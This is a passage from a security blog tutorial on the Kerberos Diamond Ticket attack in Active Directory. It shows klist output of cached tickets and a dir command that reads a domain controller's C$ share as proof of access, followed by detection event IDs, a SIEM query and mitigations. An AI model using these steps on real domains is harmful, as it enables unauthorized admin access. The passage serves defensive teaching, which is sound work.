
This will display all the Kerberos tickets currently in the ticket cache.



```
C:\Users\sanjeet\Downloads>klist

Current LogonId is 0:0xf0c4d

Cached Tickets: (3)

#0>     Client: sanjeet @ IGNITE.LOCAL
        Server: krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_
        Start Time: 12/28/2024 3:13:42 (local)
        End Time:   12/28/2024 13:13:42 (local)
        Renew Time: 1/4/2025 3:13:42 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#1>     Client: sanjeet @ IGNITE.LOCAL
        Server: cifs/dc.ignite.local @ IGNITE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
        Start Time: 12/28/2024 3:19:34 (local)
        End Time:   12/28/2024 13:13:42 (local)
        Renew Time: 1/4/2025 3:13:42 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#2>     Client: sanjeet @ IGNITE.LOCAL
        Server: LDAP/DC.ignite.local/ignite.local @ IGNITE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
        Start Time: 12/28/2024 3:10:29 (local)
        End Time:   12/28/2024 13:10:29 (local)
        Renew Time: 1/4/2025 3:10:29 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC.ignite.local
```

In this context, the attacker uses the command on a Windows system to list the contents of the C: drive on the remote machine, which is specified by its hostname or IP address.

dir \dc.ignite.localc$



```
C:\Users\sanjeet\Downloads>dir \\dc.ignite.local\c$
 Volume in drive \\dc.ignite.local\c$ has no label.
 Volume Serial Number is D46F-BB5D

 Directory of \\dc.ignite.local\c$

09/14/2018  11:19 PM    <DIR>          PerfLogs
12/22/2024  09:25 AM    <DIR>          Program Files
12/21/2024  11:44 AM    <DIR>          Program Files (x86)
12/27/2024  07:01 AM    <DIR>          Users
12/27/2024  11:13 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  48,246,800,384 bytes free

C:\Users\sanjeet\Downloads>
```

Detection Techniques

Key Event IDs

- 4769 (Service Ticket Request): Detects forged TGT use. Indicators: Unusual account names, high privileges (e.g., Domain Admins), and requests from abnormal IPs.
- 4624 (Successful Account Logon): Look for Logon Type 3 (network logons) from unexpected hosts or elevated privileges for non-admin accounts.
- 4678 (Privileges Assigned to Logon): Detects special privileges (e.g., SeDebugPrivilege) assigned to non-privileged accounts.
- 4713 (Kerberos Policy Changed): Flags changes to ticket lifetimes or other Kerberos policies.
- 4625 (Failed Logon): Repeated failures for privileged accounts or from suspicious IPs.

Detection Strategies

- Ticket Lifetime: Compare Ticket Lifetime in Event ID 4769 with policy norms to spot anomalies.
- Privilege Correlation: Track elevated privileges or sensitive SPN access by standard users.
- Unusual Encryption Types: Detect rarely used encryption like RC4 in Event ID 4769.
- TGT Usage: Monitor for identical TGTs used across multiple IPs or locations.

Proactive Measures

- Enable Kerberos logging for detailed activity.
- Audit changes to high-privilege groups (Event IDs 4728, 4732).
- Rotate KRBTGT account passwords regularly.

Example SIEM Query

```
index=security_logs sourcetype=wineventlog EventID=4769

| search ServiceName IN("Domain Admins", "Enterprise Admins")
| stats count by AccountName, IPAddress, ServiceName
| where count >5
```

Mitigation Strategies

Proactive Measures

- **Rotate KRBTGT Account Passwords**: Regularly reset the KRBTGT password twice to invalidate cached tickets.
- **Enforce Modern Encryption**: Disable legacy protocols like RC4-HMAC in favor of AES256.
- **Restrict Privilege Escalation**: Apply least privilege principles to minimize exposure.

Incident Response

- **Invalidate Active Tickets**: Immediately rotate KRBTGT keys and log out all active sessions.
- **Forensic Analysis**: Use tools like BloodHound to map privilege escalation paths and identify compromised accounts.

Conclusion

The Diamond Ticket attack underscores the importance of securing Kerberos authentication in AD environments. Therefore, by understanding the technical underpinnings and addressing the root causes of vulnerabilities, organizations can significantly reduce their exposure to such advanced threats.

About the Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is a completely enthusiastic pentester and Security Analyst at Ignite Technologies. Contact Here